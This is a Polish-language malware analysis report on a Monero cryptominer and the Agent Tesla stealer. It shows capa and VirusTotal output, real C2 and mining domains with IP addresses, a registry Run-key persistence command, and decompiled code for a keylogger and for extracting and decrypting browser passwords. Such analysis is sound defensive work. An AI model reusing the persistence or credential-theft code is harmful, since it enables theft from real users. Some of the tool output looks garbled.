00402427	C744240431634100	mov dword ptr [esp+04h], 00416331h	ASCII "open"	

00402417: Tworzy plik w folderze TMP zawierający pulę adresów miningowych Monero.

To kolejne potwierdzenie hipotezy z analizy statycznej.

Następnie malware jest uruchamiany

00402483	C744240438634100	mov dword ptr [esp+04h], 00416338h	ASCII "/c reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "Run" /d "%s" /t REG_SZ /f"
----------	------------------	---------------------------------------	---

W zasadzie wszystko, co było widoczne w programie IDA podczas analizy statycznej do tej pory wykonało się.

Na koniec udało się zdobyć adresy ip domen, z którymi łączy się malware:

stafftest.ru - 188.214.30.158

hrtests.ru - 37.1.216.8

mine.moneroopool.com - 138.201.31.14

Przeskanowałem plik również programem capa:

FLARE-VM 19.06.2024 23:25:30,66 C:\Users\SzymonMalware\Desktop>capa 02ca4397da55b3175aaa1ad2c99981e792f66151.bin	
md5	aba2d86ed17f587eb6d57e6c75f64f05
sha1	aecbba64f4dd19033ac2226b4445faac05c88b76
sha256	807126cbae47c03c99590d081b82d5761e0b9c57a92736fc8516cf41bc564a7d
analysis	static
os	windows
format	pe
arch	i386
path	C:/Users/SzymonMalware/Desktop/02ca4397da55b3175aaa1ad2c99981e792f66151.bin

ATT&CK Tactic and Technique:

Malware używa technik zaciemniania plików, aby ukryć swoje działania i uniknąć wykrycia przez antywirusy. Jest to ciekawe, ponieważ sam plik nie jest jakkolwiek zaciemniony, natomiast jego działanie tworzy zaciemnione pliki. W ten sposób wydaje nam się, że nasz komputer działa tak jak przed zainfekowaniem, a sam program nie wydaje się podejrzany. W praktyce, cały czas kopiemy kryptowaluty.

Malware zbiera informacje o systemie operacyjnym i jego konfiguracji.

Malware bardzo sprawnie używa interpreterów poleceń i skryptów do wykonywania swoich działań. Używa współdzielonych modułów do ładowania i wykonywania dodatkowego kodu. Dodaje wpisy do rejestru, co pomaga mu w byciu skutecznym.

Bardzo ciekawa rzecz - malware wykrywa obecność debuggerów poprzez sprawdzanie opóźnień czasowych za pomocą **QueryPerformanceCounter**.

Malware używa zaciemniania argumentów funkcji w celu utrudnienia analizy statycznej - pewnie dlatego niektóre rzeczy zostały odkryte dopiero podczas analizy dynamicznej, były to jednak mało istotne szczegóły.

To co wiedzieliśmy z analizy statycznej i teraz się potwierdziło:

- Malware usuwa pliki w systemie.
- Zapisuje pliki w systemie.
- Alokuje pamięć dla swoich operacji.
- Modyfikuje klucze rejestru.
- Zapewnia sobie przetrwanie poprzez wpisy w rejestrze i folderze autostartu.
- Sprawdza obecność mutexów.
- Tworzy mutexy.
- Tworzy nowe procesy.
- Tworzy nowe wątki.
- Ustawia wartości w lokalnej pamięci wątków.
- Kończy procesy.
- Posiada zaawansowane techniki wykrywania debuggerów, zaciemniania kodu i argumentów funkcji.
- Komunikuje się za pomocą protokołów FTP i HTTP, wysyłając i odbierając dane.
- Używa interpreterów poleceń do wykonywania swoich działań i może instalować dodatkowe programy.
- Manipuluje plikami w systemie, usuwając je lub zapisując nowe.
- Alokuje pamięć dla swoich operacji.
- Modyfikuje klucze rejestru, aby zapewnić sobie przetrwanie.
- Ustawia wpisy w rejestrze, aby uruchamiać się przy starcie systemu.

Capability	Namespace
reference analysis tools strings	anti-analysis
check for time delay via QueryPerformanceCounter	anti-analysis/anti-debugging/debugger-detection
contain obfuscated stackstrings (2 matches)	anti-analysis/obfuscation/string/stackstring
receive and write data from server to client	communication/c2/file-transfer
send file using FTP	communication/ftp/send
connect to HTTP server	communication/http/client
compiled with MinGW for Windows	compiler/mingw
contains PDB path	executable/pe/pdb
contain a thread local storage (.tls) section	executable/pe/section/tls
extract resource via kernel32 functions	executable/resource
contain an embedded PE file	executable/subfile/pe
accept command line arguments	host-interaction/cli
query environment variable (2 matches)	host-interaction/environment-variable
delete file	host-interaction/file-system/delete
write file on Windows (5 matches)	host-interaction/file-system/write
check mutex and exit (2 matches)	host-interaction/mutex
get thread local storage value (4 matches)	host-interaction/process
create process on Windows (5 matches)	host-interaction/process/create
allocate or change RWX memory	host-interaction/process/inject
create thread (2 matches)	host-interaction/thread/create
allocate thread local storage	host-interaction/thread/tls
set thread local storage value (4 matches)	host-interaction/thread/tls
link function at runtime on Windows (2 matches)	linking/runtime-linking
resolve function by parsing PE exports	load-code/pe
persist via Run registry key	persistence/registry/run

ETAP II

Agent Tesla

Próbka pochodzi z potężnej bazy zarejestrowanych wirusów znajdującej się pod adresem: <https://bazaar.abuse.ch/browse/signature/AgentTesla/> (w tym przypadku link prowadzi do próbek AgentTesli, jest też wiele innych)

Wyciągnąłem hash z pliku za pomocą narzędzia hashmyfiles, aby sprawdzić go w VirusTotal.

Filename	MD5	SHA1	CRC32
02ca4397da55b3175aaa1ad2c99981e792f66151.bin	aba2d86ed17f587eb6d57e6c75f64f05	aecbba64f4dd19033ac2226b4445faac05c88b...	7944603f

Po sprawdzeniu hasha pliku i wprowadzeniu do VirusTotal, otrzymałem

59 / 73

59/73 security vendors and 4 sandboxes flagged this file as malicious

Reanalyze Similar More

File: Ba1fca5008da2247bfe3846709143d53M52wefdb156d94ee5d3414ee23f
meggil.exe
Size: 943.50 KB
Last Mod/Upload Date: 5 hours ago
Type: EXE

Community Score: 59 / 73

Check for updates Check for updates Check for updates Check for updates Check for updates Check for updates Check for updates Check for updates Check for updates Check for updates

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY


Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat info: Trojan:MSIL/Kryptik Threat categories: Trojan Family labels: mal, trojan, cryptik


Security vendors' analysis: Do you want to automate checks?

AhnLab-V3	Trojan/Win.Generic.C3629733	Alibaba	Trojan:MSIL/Kryptik.cb80333
AllCloud	Trojan:MSIL/Generic.Gam	Allyac	Trojan.Generic.3596336
Avast	Trojan:MSIL/Kryptik	Arcabit	Trojan.Generic.D2251758
Avast	Win32-Cryptik.gen (Tij)	Avast Labs	ArtemisDC32361.E16K
AVG	Win32-Cryptik.gen (Tij)	Aura (no cloud)	TR/Kryptik.sajul
BitDefender	Trojan.Generic.3596336	BitDefender Theta	Gen:Win.ZornBF.36806.6m0g/ass729e
Blav Pro	W32.AIDetect/Malware.C5	CrowdStrike Falcon	Win/malicious_confidence_100% (N)
Cybereason	Malicious.LabLab	Cybereason	Ursale
DeepInstinct	MAJICIOUS	DrWeb	BackDoor.SpyBot.NET.62
Elastic	Malicious (High Confidence)	Emnaseft	Trojan.Generic.3596336 (B)
eScan	Trojan.Generic.3596336	ESET-NOD32	A Variant Of MSIL/Kryptik-ALSI
Fortinet	MSIL/Generic.Kryptik.PQQ0ta	GData	Trojan.Generic.3596336
Google	Detected	Gridinsoft (no cloud)	Trojan.Win32.Kryptik.su
Ikarus	Trojan.MSIL.Crypt	KTanaiVirus	Trojan (00568933)
K7GW	Trojan (8050-8033)	Kaspersky	HEUR:Trojan.Win32.Generic
Kingsoft	Win32.Trojan.Generic.a	Lionic	Trojan.Win32.Generic.4tc
Malwarebytes	Trojan.MalPack.PRG	MAX	Malware (at Score=62)

Po skorzystaniu z DEI (Detect It Easy), wiemy, że plik został skompilowany kompilatorem VB.NET i został napisany w bibliotece .NET



Sprawdzenie pliku w programie PeiD tylko potwierdziło, iż jest on napisany z pomocą platformy .NET



Importy pliku:

pestudio 9.58 - Malware Initial Assessment - www.winitor.com (read-only)

file settings about

c:\users\am\desktop\f5a1fca85008da2247fafa384

- indicators (virustotal > score)
- footprints (count > 9)
- virustotal (59/73)
- dos-header (size > 64 bytes)
- dos-stub (size > 64 bytes)
- rich-header (n/a)
- file-header (executable > 32-bit)
- optional-header (subsystem > GUI)
- directories (count > 5)
- sections (count > 3)
- libraries (mscorlib.dll)
- imports (flag > 786)
- exports (n/a)
- thread-local-storage (n/a)
- .NET (namespace > flag)
- resources (count > 3)
- strings (count > 26916)
- debug (n/a)
- manifest (n/a)
- version (FileDescription > Ventas)
- certificate (n/a)
- overlay (n/a)

library (1)	duplicate (0)	flag (0)	first-thunk-original (INT)	first-thunk (IAT)	type (3)	imports (3015)
mscorlib.dll	-	-	0x000EBFB8	0x00002000	implicit	3019

sha256: F5A1FCA85008DA2247FAFE3846709143D53D62EE6D6B156D94EE5D03414AE28F cpu: 32-bit file-type: executable subsystem: GUI entr

Program importuję tylko jedną bibliotekę jaką jest mscoree.dll. "MSCorEE.dll" to plik biblioteki Microsoft, który jest niezbędny do wykonywania aplikacji "kodu zarządzanego" napisanych do użytku z .NET Framework. "MSCorEE.dll" konsultuje się z manifestem, który jest zawsze skojarzony z zestawem .NET. (Zestaw może mieć jeden lub więcej plików, z których jeden zawsze jest manifestem lub zawiera go). "MSCorEE.dll" określa, która wersja środowiska uruchomieniowego języka wspólnego (CLR) programu .NET Framework ma zostać wywołana; Następnie CLR kompiluje Common Intermediate Language (CIL) w zestawie do wykonywalnego kodu maszynowego. Środowisko CLR zapewnia również wszystkim zestawom standardową infrastrukturę, taką jak dyskowe operacje we/wy, zarządzanie pamięcią i odzyskiwanie pamięci.

Lista namespace .NET wykorzystywanych w programie. Widzimy takie odpowiedzialne za bezpieczeństwo, za zarządzanie procesami, ale także za połączenia z bazą danych, serializacją i kompresją danych oraz takie odpowiedzialne za podstawowe operacje na tekście danych i plikach xml

property	detail
System	38
System.Runtime.CompilerServices	4
System.Security	3
System.Data.SqlClient	7
System.Data.Common	10
System.Reflection	14
System.Windows.Forms	47
System.ComponentModel	20
System.IO	9
System.Collections	3
System.Diagnostics	2
System.Resources	1
System.Text	2
System.Drawing	11
System.Data	30
System.CodeDom.Compiler	1
System.Runtime.Serialization	3
System.Xml	4
System.Globalization	1
System.Xml.Schema	12
System.Xml.Serialization	2
System.ComponentModel.Design	1
System.Threading	2
System.Collections.Generic	7
Microsoft.VisualBasic	1
System.Configuration	6
System.IO.Compression	2
System.Runtime.InteropServices	2
System.Runtime.Versioning	1
namespace (custom)	items
iTextSharp.text	8

Z najciekawszych zaimportowanych funkcji mamy

imports (786)	namespace (35)	group (5)	technique (2)
SecuritySafeCriticalAttribute	System.Security	security	-
SecurityContextSource	System.Security	security	-
IEvidenceFactory	System.Security	security	-
MemoryStream	System.IO	memory	T1055 Process Injection
Interlocked	System.Threading	execution	-
Monitor	System.Threading	execution	-
Process	System.Diagnostics	execution	-
DebuggerNonUserCodeAttri...	System.Diagnostics	diagnostic	-
DeflateStream	System.IO.Compression	compression	T1140 Deobfuscate/Decode Files or Informati...
CompressionMode	System.IO.Compression	compression	T1140 Deobfuscate/Decode Files or Informati...

Z czego MemoryStream jest często wykorzystywany do wstrzykiwania procesów. Poza tym mamy funkcje takie jak Interlocked, Monitor i Process, które służą do zarządzania procesami. A poza tym mamy funkcje DeflateStream i CompressionMode, które dają możliwość obfuskacji i kodowania plików, czy informacji

Lista łańcuchów wygląda następująco

Ich liczba przekracza 26000, chociaż większość z nich to nic nie znaczące ciągi znaków, które są albo zakodowane, albo podane, aby wypełnić pamięć, albo utrudnić analizę pliku

strings (count > 26916)

Możemy tam znaleźć najróżniejsze łańcuchy, na przykład takie odpowiedzialne za zarządzanie procesami

```
Process
Process
p1
sc
vNc
SC
iEX
Open
Load
Start
Control
Write
Program
```

Pojawiają się także takie powiązane z bazą danych i zapytaniami

```
select * from Cliente where Nombres like @nom + '%' and Apellidos like @ape + '%'
select * from Cliente where Nombres like @nom + '%' and Apellidos like @ape + '%'
```

```

Select
SELECT v.IdVentas,c.DNI+'-'+c.Nombres+', '+c.Apellidos,e.DNI +e.Nombre+', '+e.Apellidos,...
Create
update Cliente set Nombres=@nom, Apellidos=@ape, DNI=@dni, Direccion=@dir, Telefon...
dir
SELECT IdProducto, Descripcion, Precio, Marca FROM Producto WHERE (IdProducto = SCO...
DELETE FROM [dbo].[Empleadoo] WHERE (((IdEmpleado) = @Original_IdEmpleado) AND ([...
UPDATE [dbo].[Empleadoo] SET [Nombre] = @Nombre, [Apellidos] = @Apellidos, [DNI] = ...
SELECT IdEmpleado, Nombre, Apellidos, DNI, Direccion, Telefono FROM Empleadoo WHER...
DELETE FROM [dbo].[Cliente] WHERE (((IdCliente) = @Original_IdCliente) AND ([Nombres]...
UPDATE [dbo].[Cliente] SET [Nombres] = @Nombres, [Apellidos] = @Apellidos, [DNI] = @...
SELECT IdCliente, Nombres, Apellidos, DNI, Direccion, Telefono FROM Cliente WHERE (IdCl...
DELETE FROM [dbo].[Detalles] WHERE (((IdVenta) = @Original_IdVenta) AND ([IdProducto] ...
UPDATE [dbo].[Detalles] SET [IdVenta] = @IdVenta, [IdProducto] = @IdProducto, [Cantidad...
SELECT IdVenta, IdProducto, Cantidad, Precio FROM Detalles WHERE (IdProducto = @IdPro...
SELECT IdVenta, IdProducto, Cantidad, Precio FROM dbo.Detalles
SELECT IdVentas, IdCliente, IdEmpleado, Documento, Serie, Nro, Subtotal, IGV, Total FROM ...
SELECT IdVentas, IdCliente, IdEmpleado, Documento, Serie, Nro, Subtotal, IGV, Total FROM ...
SELECT v.IdVentas,c.DNI+'-'+c.Nombres+', '+c.Apellidos,e.DNI +e.Nombre+', '+e.Apellidos,...
Create
Delete from Cliente where IdCliente=@id
update Cliente set Nombres=@nom, Apellidos=@ape, DNI=@dni, Direccion=@dir, Telefon...
dir
DELETE FROM [dbo].[Producto] WHERE (((IdProducto) = @Original_IdProducto) AND ([Des...
UPDATE [dbo].[Producto] SET [Descripcion] = @Descripcion, [Precio] = @Precio, [Marca] = ...
SELECT IdProducto, Descripcion, Precio, Marca FROM dbo.Producto
DELETE FROM [dbo].[Empleadoo] WHERE (((IdEmpleado) = @Original_IdEmpleado) AND ([...
UPDATE [dbo].[Empleadoo] SET [Nombre] = @Nombre, [Apellidos] = @Apellidos, [DNI] = ...
SELECT v.IdVentas,c.DNI+'-'+c.Nombres+', '+c.Apellidos,e.DNI +e.Nombre+', '+e.Apellidos,...

```

Poza tym widzimy tam wiele łańcuchów sugerujących operacje na danych wrażliwych, które program musi wykradać. Do tego zmienne mają nazwy pochodzące z hiszpańskiego, co może pomóc przy ewentualnym szukaniu sprawcy

Program dnSpy:

```

// Token: 0x06000048 RID: 72 RVA: 0x000051C0 File Offset: 0x000033C0
public nBB8b2()
{
    this._keyboardHook = new SKTzxzsJw();
    this._keyboardHook.KeyDown += this.WzcQ0R1;
    if (Stu4Un2.EnableClipboardLogger)
    {
        this._clipboardHook = new D1iMJnyND8J();
        this._clipboardHook.Changed += this.Ixvs;
        this._clipboardHook.aNCGD3gZXpm();
    }
    this.LogTimer = new System.Timers.Timer();
    this.LogTimer.Elapsed += this.64si;
    this.LogTimer.Interval = (double)(60000 * Stu4Un2.KeyloggerInterval);
}

```

Udało mi się odnaleźć funkcję odpowiedzialną za keyloggera zbierającego informacje z klawiatury

W programie jest też funkcja sprawdzająca zainstalowane przeglądarki (najpewniej do zebrania z nich danych jak sesje hasła itp.)

```
if (num == 33)
{
    rIQSi.MozillaBrowserList.Add(new rIQSi.IHAifa8G8z("CyberFox", rIQSi.SystemAppdataPath + "\\8pecstudios\\Cyberfox\\", Convert.ToBoolean("true")));
    num = 34;
}
if (num == 18)
{
    rIQSi.ChromiumBrowserList.Add(new rIQSi.IHAifa8G8z("360 Browser", Path.Combine(rIQSi.LocalApp, "360Chrome\\Chrome\\User Data"), Convert.ToBoolean("true")));
    num = 19;
}
if (num == 23)
{
    rIQSi.ChromiumBrowserList.Add(new rIQSi.IHAifa8G8z("Cocccoc", Path.Combine(rIQSi.LocalApp, "CocCoc\\Browser\\User Data"), Convert.ToBoolean("true")));
    num = 24;
}
if (num == 25)
{
    rIQSi.ChromiumBrowserList.Add(new rIQSi.IHAifa8G8z("QIP Surf", Path.Combine(rIQSi.LocalApp, "QIP Surf\\User Data"), Convert.ToBoolean("true")));
    num = 26;
}
if (num == 1)
{
    rIQSi.ChromiumBrowserList.Add(new rIQSi.IHAifa8G8z("Opera Browser", Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "Opera Software\\Opera Stable"), Convert.ToBoolean("true")));
    num = 2;
}
if (num == 35)
{
    rIQSi.MozillaBrowserList.Add(new rIQSi.IHAifa8G8z("IceCat", rIQSi.SystemAppdataPath + "\\Mozilla\\Icecat\\", Convert.ToBoolean("true")));
    num = 36;
}
if (num == 27)
{
    rIQSi.ChromiumBrowserList.Add(new rIQSi.IHAifa8G8z("Chrome", Path.Combine(rIQSi.LocalApp, "Google\\Chrome\\User Data"), Convert.ToBoolean("true")));
    num = 28;
}
if (num == 30)
{
    rIQSi.MozillaBrowserList.Add(new rIQSi.IHAifa8G8z("SeaMonkey", rIQSi.SystemAppdataPath + "\\Mozilla\\SeaMonkey\\", Convert.ToBoolean("true")));
    num = 31;
}
if (num == 14)
{
    rIQSi.ChromiumBrowserList.Add(new rIQSi.IHAifa8G8z("Sputnik", Path.Combine(rIQSi.LocalApp, "Sputnik\\Sputnik\\User Data"), Convert.ToBoolean("true")));
    num = 15;
}
if (num == 34)
{
    rIQSi.MozillaBrowserList.Add(new rIQSi.IHAifa8G8z("K-Meleon", rIQSi.SystemAppdataPath + "\\K-Meleon\\", Convert.ToBoolean("true")));
    num = 35;
}
```

```
text2 = jv1ed.H0CX4L(i, "origin_url");
text3 = jv1ed.H0CX4L(i, "username_value");
text4 = jv1ed.H0CX4L(i, "password_value");
if (text4.StartsWith("v10") | text4.StartsWith("v11"))
{
    byte[] array2 = new byte[0];
    if (text.Contains("Opera Stable") & Directory.Exists(Directory.GetParent(text).FullName))
    {
        array2 = Oq9.Y0hx(Directory.GetParent(text).FullName);
    }
    else
    {
        array2 = Oq9.Y0hx(Directory.GetParent(text).Parent.FullName);
    }
    text4 = Oq9.f6na6(Encoding.Default.GetBytes(jv1ed.H0CX4L(i, "password_value")), array2);
}
else
{
    text4 = Oq9.pBVvMxvIKBA(jv1ed.H0CX4L(i, "password_value"));
}
if (!string.IsNullOrEmpty(text2) && !string.IsNullOrEmpty(text3) && text4 != null)
{
    list2.Add(new vcYq
    {
        3ldec = text2,
        t3ZWYDPL5 = text3,
        1S3 = text4,
        SRAEA5bnBI = QBo
    });
}
```

Prawidłowe okazały się również przypuszczenia co do wykonywania przez pliku zapytań do baz danych

Więcej informacji będziemy w stanie uzyskać za pomocą analizy dynamicznej

ETAP III

Agent Tesla

Analizę dynamiczną rozpoczynamy od odpaleniu pliku. Po uruchomieniu go na pierwszy rzut oka nie widzimy żadnych zmian w systemie. Natomiast po sprawdzeniu rejestru jesteśmy w stanie dowiedzieć się paru ciekawych rzeczy

```
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASAPI32\EnableFileTracing: 0x00000000
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASAPI32\EnableAutoFileTracing: 0x00000000
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASAPI32\EnableConsoleTracing: 0x00000000
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASAPI32\FileTracingMask: 0xFFFF0000
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASAPI32\ConsoleTracingMask: 0xFFFF0000
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASAPI32\MaxFileSize: 0x00100000
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASAPI32\FileDirectory: "%windir%\tracing"
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASMANCS\EnableFileTracing: 0x00000000
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASMANCS\EnableAutoFileTracing: 0x00000000
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASMANCS\EnableConsoleTracing: 0x00000000
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASMANCS\FileTracingMask: 0xFFFF0000
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASMANCS\ConsoleTracingMask: 0xFFFF0000
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASMANCS\MaxFileSize: 0x00100000
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASMANCS\FileDirectory: "%windir%\tracing"
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASAPI32
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\Docs_RASMANCS
```

Jak widać program próbuje dodać rekordy w rejestrze aby podszywać i udawać zwyczajny nieproblematyczny program

Program CAPA:

Jest on w stanie przeprowadzić automatycznie analizę pliku i wysnuć pewne podejrzenia co do jego sposobu działania


ATT&CK Tactic	ATT&CK Technique
COLLECTION	Clipboard Data T1115 Data from Information Repositories T1213 Input Capture::Keylogging T1056.001 Screen Capture T1113
DEFENSE EVASION	Deobfuscate/Decode Files or Information T1140 Obfuscated Files or Information T1027 Subvert Trust Controls::Mark-of-the-Web Bypass T1553.005
DISCOVERY	File and Directory Discovery T1083 Process Discovery T1057 Query Registry T1012 Software Discovery T1518 System Information Discovery T1082 System Location Discovery::System Language Discovery T1614.001
EXECUTION	Windows Management Instrumentation T1047

Jak widać w naszym programie widzimy dostęp do naszego schowka, zbieranie informacji keyloggerem, nagrywanie ekranu, a także zarządzanie plikami czy rejestrem. Potwierdza to nasze pierwsze przypuszczenia co do działania programu

W Monitorze procesów pojawił się także nowy process o nazwie Docs.exe, Jest to nasz program ukrywający się pod przykrywką zwykłego programu licencjonowanego Twórcy

```
2506         return new ProcessStartInfo(\u0020, \u0020);
2507     }
2508
2509     // Token: 0x0600017A RID: 378 RVA: 0x0000A800 File Offset: 0x0000A800
2510     static void StartUla(ProcessStartInfo \u0020, ProcessWindowStyle \u0020)
2511     {
2512         \u0020.WindowStyle = \u0020;
2513     }
2514
2515     // Token: 0x0600017B RID: 379 RVA: 0x0000A810 File Offset: 0x0000A810
2516     static Process SVjccTIVqD(ProcessStartInfo \u0020)
2517     {
2518         return Process.Start(\u0020);
2519     }
2520
2521     // Token: 0x0600017C RID: 380 RVA: 0x0000A818 File Offset: 0x0000A818
2522     static void gldVx0tts3zfdNxxccc3u0020
```

W programie widać także Funkcje, które ustawiają styl odpalanych okien na ukryte



Program przeszukuje także wiele przeglądarek w poszukiwaniu haseł historii

Udało mi się znaleźć przeglądarki takie jak:

Iridium Browser, Sleipnir, Postbox, IceDragon, Citrio, SeaMonkey, Edge, Chromium, Amigo, CyberFox, Firefox, CentBrowser, Kometa, Orbitum, Thunderbird, Cooon, Flock, K-Meleon, Brave, Torch Browser, Chrome, Elements, Browser, Sputnik, Uran, IceCat, Coccoc, Chedot, Comodo, Dragon, WaterFox, QIP, Surf, Browser, Opera Browser, Chromium, Vivaldi, Cool Novo, BlackHawk, Yandex, Browser, PaleMoon, Star, Liebao Browser, Epic Privacy

OlllyDBG

```
GetCurrentDirectoryW(0x7fff,lpBuffer);
/* INVESTIGATE FURTHER!!!!!!!!!!!!!!!!!!!! */
PrepareAutoItScript(AutoItScript, (VARIANTARG **)&AutoItScriptReference);
/* CHECK FOR DEBUGGER!!!!!!!!!!!!!!!!!!!! */
DebuggerCheck = IsDebuggerPresent();
if (DebuggerCheck != 0) {
    /* If debugger present
    */
    MessageBoxA((HWND)0x0,"This is a third-party compiled AutoIt script.",
        (LPCSTR)&lpCaption_004c5998,0x10);
    goto LAB_00402b71;
}
if (DAT_004d1400 == 0) {
    DAT_004d135c = 0xffffffff;
}
else {
    if (DAT_004d1400 == 1) {
        FUN_004075ac(&DAT_004d2390,1,DAT_004d1408,0xffffffff);
        DAT_004d2392 = DAT_004d1364;
    }
    else {
        /* Check To See Interaction
        */
        AutoItVar = AutoItScriptInteraction
            (&DAT_004d2390,&lpFileName_004d1418,&DAT_004d1400,extraout_ECX,
            &cStack_2002f);
        if ((char)AutoItVar == '\0') {
            DAT_004d135c = 1;
            goto LAB_00402b66;
        }
        DAT_004d1404 = DAT_004d2390;
        cStack_2002e = DAT_004d2391;
        GetFullPathNameW(lpFileName_004d1418,0x7fff,aWStack_10008,&pwStack_2002c);
        FUN_00406b57(&DAT_004d13f0,pwStack_2002c);
        cVar3 = cStack_2002f;
    }
}
```

W programie widać funkcję sprawdzającą czy jest debugowany, w moim przypadku jednak nie zadziałał on, być może program był pisany z myślą o innym systemie operacyjnym

Monitor procesów znalazł także wiele zapytań do rejestru wykonywanych przez nasz program i jego podprocesy

Przechwycił on pakiety wysłane przez nasz program

PODSUMOWANIE

